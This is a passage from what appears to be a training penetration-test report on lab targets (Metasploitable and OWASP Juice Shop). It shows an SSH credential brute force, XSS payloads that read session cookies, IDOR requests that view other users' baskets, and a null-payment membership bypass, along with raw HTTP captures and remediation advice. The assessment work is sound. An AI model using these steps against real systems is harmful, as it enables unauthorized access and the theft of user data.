[+] 192.168.1.2:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 S
MP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (172.30.85.170:45515 -> 192.168.1.2:22) at 2024-10-17 20:24:20 +0300
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

using ssh_login modules to brute force the "user " password it founde it!


```
└─$ ssh  user@192.168.1.2
user@192.168.1.2's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Oct 17 13:11:39 2024 from 192.168.1.9
user@metasploitable:~$ |
```

login using credentials and now I have access to the ssh as user "user"

Impact

Full system access. By brute-forcing SSH credentials, attackers can gain administrative or root-level access to the server, leading to unauthorized system control, data exfiltration, or service disruption.

Recommendation

Change passwords to strong passwords.

web Penetration Test Assessment Summary

The network penetration test was conducted to evaluate the security posture of the target environment, focusing on identifying vulnerabilities and assessing their potential impact

Summary of Findings

Finding Severity				
Critical	High	Medium	Low	Total
1	5	2	1	9

Table 2: Severity Summary

Finding #	Severity Level	Finding Name
1.	Critical	SQL Injection
2.	Medium	Broken Anti-Automation
3.	High	Broken Access Control
4.	High	Improper Input Validation
5.	High	Insecure Direct Object Reference(IDOR)
6.	High	Reflected Cross Site Scripting(XSS)
7.	Medium	Business logic
8.	Low	Information disclousre
9.	High	Misconfiguration leading to Brute Force Attack on Administrator Account


Table 3: Finding List

1-Reflected Cross Site Scripting


Description:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

There is a reflected xss present in the search functionality




by using a javascript payloud iframe src=”javascript:alret(‘Hello BV’)” we will find a bug


OWASP Juice Shop
iframe src="javascript:alert(`Hello BV`
Search Results -
10.10.117.172
Hello BV
OK
No results found
Try adjusting your search to find what you're looking for.

We can exploit it by getting cookies

<img src=x onerror='alert(document.cookie)'/>



```
localhost says
language=en;
welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=e
yJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzd
GF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQ
Gp1aWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTky
MDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsI
nJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoi
```

OK

Impact

Client-side code execution. Attackers can execute malicious scripts in the victim’s browser, leading to session hijacking, data theft (such as cookies), phishing attacks, or spreading malware to other users.

Remediation:

Implement proper input validation and output encoding mechanisms. Validate and sanitize user inputs to ensure that they do not contain malicious scripts or payloads. Additionally, use AngularJS's built-in features such as the Sanitize module to sanitize user-generated content before rendering it in the browser. This prevents injected scripts from being executed and mitigates the risk of XSS attacks. Regularly update AngularJS and other dependencies to patch any known vulnerabilities. Lastly, educate developers on secure coding practices to prevent similar vulnerabilities in the future. By incorporating these measures, the application can be safeguarded against XSS exploits, ensuring the security of user data and the integrity of the system.


2-Insecure Direct Object Reference

Description:

The system's authorization functionality does not prevent one user from gaining access to another user's data or record by modifying the key value identifying the data

How to replicate

Juice Shop Report 14 The view basket endpoint is vulnerable to insecure direct object reference it is possible to view other acounts baskets through manipulation of the ID that is in the url, a request of me viewing my basket:




Your Basket (test@test.com)

Banana Juice (1000ml) 1 1.99¤

Total Price: 1.99¤

Checkout


You will gain 0 Bonus Points from this order!



```
GET /rest/basket/8 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjksInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGF
zc3dvcmQiOiJjMGJlMmFkMmRiZDc1YmJhZDc3ZTMyMDc1ODIwYzYxNSIsInJvbGUiOiJjd
XN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJ
vZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zd
mciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQ
tMTAtMTggMTk6NTY6MTMuNzUzICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTggM
Tk6NTY6MTMuNzUzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTI4MTM
5NX0.MUPWFP2N1Qp360ScFIWH-7UXF2ajQI4TYfK5TDjIzMVce0gaQXkhCey-Khx2DjsC6
QsxzDw0HvVIDVCgkSMR-bKfkMeFaXzycg86C7DsnBLZpPm-pbVw1kMZBWVMi-brQd-Xc1
8JRJj8AtKIUU9Tnh3aZT5oSJyl9rVPxNx0f8; cookieconsent_status=dismiss
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjksInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGF
zc3dvcmQiOiJjMGJlMmFkMmRiZDc1YmJhZDc3ZTMyMDc1ODIwYzYxNSIsInJvbGUiOiJjd
XN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJ
vZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zd
mciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQ
tMTAtMTggMTk6NTY6MTMuNzUzICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTggM
Tk6NTY6MTMuNzUzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTI4MTM
5NX0.MUPWFP2N1Qp360ScFIWH-7UXF2ajQI4TYfK5TDjIzMVce0gaQXkhCey-Khx2DjsC6
QsxzDw0HvVIDVCgkSMR-bKfkMeFaXzycg86C7DsnBLZpPm-pbVw1kMZBWVMi-brQd-Xc1
8JRJj8AtKIUU9Tnh3aZT5oSJyl9rVPxNx0f8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93
Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.
heroku.com/reports?ts=1729282518&sid=812dcc77-0bd0-43b1-a5f1-b25750382
959&s=8%2FKWQaplA5fwLmuL9WjiODHH97Dv7uCQ28FAP%2FKhNXg%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1729282518&sid=812dcc77-0
bd0-43b1-a5f1-b25750382959&s=8%2FKWQaplA5fwLmuL9WjiODHH97Dv7uCQ28FAP%2
FKhNXg%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"fai
lure_fraction":0.05,"response_headers":["Via"]}
Connection: close
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 530
Etag: W/"212-mYPdBhrQfZplzrQSLMlQffmeclA"
Vary: Accept-Encoding
Date: Fri, 18 Oct 2024 20:15:18 GMT
Via: 1.1 vegur

{
  "status":"success",
  "data":{
    "id":8,
    "coupon":null,
    "UserId":29,
    "createdAt":"2024-10-18T19:56:35.254Z",
    "updatedAt":"2024-10-18T19:56:35.254Z",
    "Products":[
      {
        "id":6,
        "name":"Banana Juice (1000ml)",
        "description":"Monkeys love it the most.",
        "price":1.99,
        "deluxePrice":1.99,
        "image":"banana_juice.jpg",
        "createdAt":"2024-10-18T19:18:33.431Z",
        "updatedAt":"2024-10-18T19:18:33.431Z",
        "deletedAt":null,
        "BasketItem":{
          "ProductId":6,
          "BasketId":8,
          "id":16,
          "quantity":1,
```


my basket is set as id 8 if I change the id to an other number 4 for example I can view a different user basket



```
GET /rest/basket/4 HTTP/1.1
Host: juice-shop.herokuapp.com
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjksInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGF
zc3dvcmQiOiJjMGJlMmFkMmRiZDc1YmJhZDc3ZTMyMDc1ODIwYzYxNSIsInJvbGUiOiJjd
XN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJ
vZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zd
mciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQ
tMTAtMTggMTk6NTY6MTMuNzUzICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTggM
Tk6NTY6MTMuNzUzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTI4MTM
5NX0.MUPWFP2N1Qp360ScFIWH-7UXF2ajQI4TYfK5TDjIzMVce0gaQXkhCey-Khx2DjsC6
QsxzDw0HvVIDVCgkSMR-bKfkMeFaXzycg86C7DsnBLZpPm-pbVw1kMZBWVMi-brQd-Xc1
8JRJj8AtKIUU9Tnh3aZT5oSJyl9rVPxNx0f8; cookieconsent_status=dismiss
Sec-Ch-Ua: "Chromium";v="113", "Not-A.Brand";v="24"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0Y
SI6eyJpZCI6MjksInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGF
zc3dvcmQiOiJjMGJlMmFkMmRiZDc1YmJhZDc3ZTMyMDc1ODIwYzYxNSIsInJvbGUiOiJjd
XN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJ
vZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zd
mciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQ
tMTAtMTggMTk6NTY6MTMuNzUzICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTggM
Tk6NTY6MTMuNzUzICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyOTI4MTM
5NX0.MUPWFP2N1Qp360ScFIWH-7UXF2ajQI4TYfK5TDjIzMVce0gaQXkhCey-Khx2DjsC6
QsxzDw0HvVIDVCgkSMR-bKfkMeFaXzycg86C7DsnBLZpPm-pbVw1kMZBWVMi-brQd-Xc1
8JRJj8AtKIUU9Tnh3aZT5oSJyl9rVPxNx0f8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93
Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
Server: Cowboy
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.
heroku.com/reports?ts=1729282589&sid=812dcc77-0bd0-43b1-a5f1-b25750382
959&s=XbPTQyb27%2BRmGH9eKYU%2BK2FvUdd4XKeK%2FdJ69L0pBsw%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1729282589&sid=812dcc77-0
bd0-43b1-a5f1-b25750382959&s=XbPTQyb27%2BRmGH9eKYU%2BK2FvUdd4XKeK%2FdJ
69L0pBsw%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"fai
lure_fraction":0.05,"response_headers":["Via"]}
Connection: close
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 558
Etag: W/"22e-X6IS0BVxnRF+tsfnvW/aIXUBpKU"
Vary: Accept-Encoding
Date: Fri, 18 Oct 2024 20:16:29 GMT
Via: 1.1 vegur

{
  "status":"success",
  "data":{
    "id":4,
    "coupon":null,
    "UserId":11,
    "createdAt":"2024-10-18T19:18:33.811Z",
    "updatedAt":"2024-10-18T19:18:33.811Z",
    "Products":[
      {
        "id":4,
        "name":"Raspberry Juice (1000ml)",
        "description":
        "Made from blended Raspberry Pi, water and sugar.",
        "price":4.99,
        "deluxePrice":4.99,
        "image":"raspberry_juice.jpg",
        "createdAt":"2024-10-18T19:18:33.431Z",
        "updatedAt":"2024-10-18T19:18:33.431Z",
        "deletedAt":null,
        "BasketItem":{
          "ProductId":4,
          "BasketId":4,
          "id":6,
```

With this we can also get the UserID of the account we are viewing the basket from.



Your Basket (test@test.com)

Raspberry Juice (1000ml) 2 4.99¤

Total Price: 9.98¤

You will gain 0 Bonus Points from this order!

Impact

Unauthorized access to sensitive resources. Attackers can directly manipulate object references (e.g., changing a user ID in a URL) to access data or functionality they shouldn't have, leading to data leakage and privilege escalation.

Remediation

To remediate the Insecure Direct Object Reference (IDOR) vulnerability, several key measures can be implemented. First, establish robust authentication and authorization mechanisms to ensure that users can only access their own basket data. Next, replace direct object identifiers in URLs with indirect references to prevent manipulation by unauthorized users. Validate user permissions before allowing access to sensitive resources, ensuring that only authorized users can view and modify their own baskets. Enforce Role-Based Access Control (RBAC) to restrict users to actions and resources appropriate for their roles. Apply contextual access controls based on user context to add an extra layer of security. Log access attempts to sensitive resources for monitoring and detecting potential malicious activities. Regularly conduct security assessments, including penetration testing and code reviews, to identify and remediate vulnerabilities. Educate developers and users on secure coding practices and the importance of data protection. Keep software dependencies up to date to mitigate known vulnerabilities. Consider implementing a bug bounty program to encourage responsible disclosure of vulnerabilities. By implementing these measures, the IDOR vulnerability can be effectively mitigated, enhancing overall application security.


3- Business Logic

Description:

Weaknesses in this category identify some of the underlying problems thatcommonly allow attackers to manipulate the business logic of an application. Errors in business logic can be devastating to an entire application. They can be difficult to find automatically, since they typically involve legitimate use of the application' s functionality. However, many business logic errors can exhibit patterns that are similar to well-understoodimplementation and design weaknesses

How to replicate

it is possible to register for membership + for free by setting the payment method to null like so:



Request

```
Content-Length: 20
sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJ
uYW1lIjoiIiwiZW1haWwiOiJsZW9AbG9jYWxob3N0Lm5ldCIsInBhc3N3b3JkIjoiZTYwNTNlYjhkMzVlMDJhZTQwYmV
lZWFjZWYyMDNjMWEiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjA
uMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFN
lY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTAyLTI2IDIxOjMyOjE1LjkxOCArMDA6MDA
iLCJ1cGRhdGVkQXQiOiIyMDI0LTAyLTI2IDIxOjMyOjE1LjkxOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQ
iOjE3MDg5ODMxMzl9.IDy7eGHGswBUZPxuMYX_TN3_cyy9R-hZGdYfqBJBn8vJ8IEw_5ezUtac0Ms3_Z3e8h8SQMYWJz
l4kQG9N-2OW2Bc22bZcF3x897GZWl1CtN4XSFlovexMfRmGS6-p2k3_FIfRM6doSWUErgTkb63COLD_HNgiSlT-VX5Qg
evFU0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/120.0.6099.216 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjIsInVzZXJ
uYW1lIjoiIiwiZW1haWwiOiJsZW9AbG9jYWxob3N0Lm5ldCIsInBhc3N3b3JkIjoiZTYwNTNlYjhkMzVlMDJhZTQwYmV
lZWFjZWYyMDNjMWEiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiMC4wLjA
uMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFN
lY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDI0LTAyLTI2IDIxOjMyOjE1LjkxOCArMDA6MDA
iLCJ1cGRhdGVkQXQiOiIyMDI0LTAyLTI2IDIxOjMyOjE1LjkxOCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQ
iOjE3MDg5ODMxMzl9.IDy7eGHGswBUZPxuMYX_TN3_cyy9R-hZGdYfqBJBn8vJ8IEw_5ezUtac0Ms3_Z3e8h8SQMYWJz
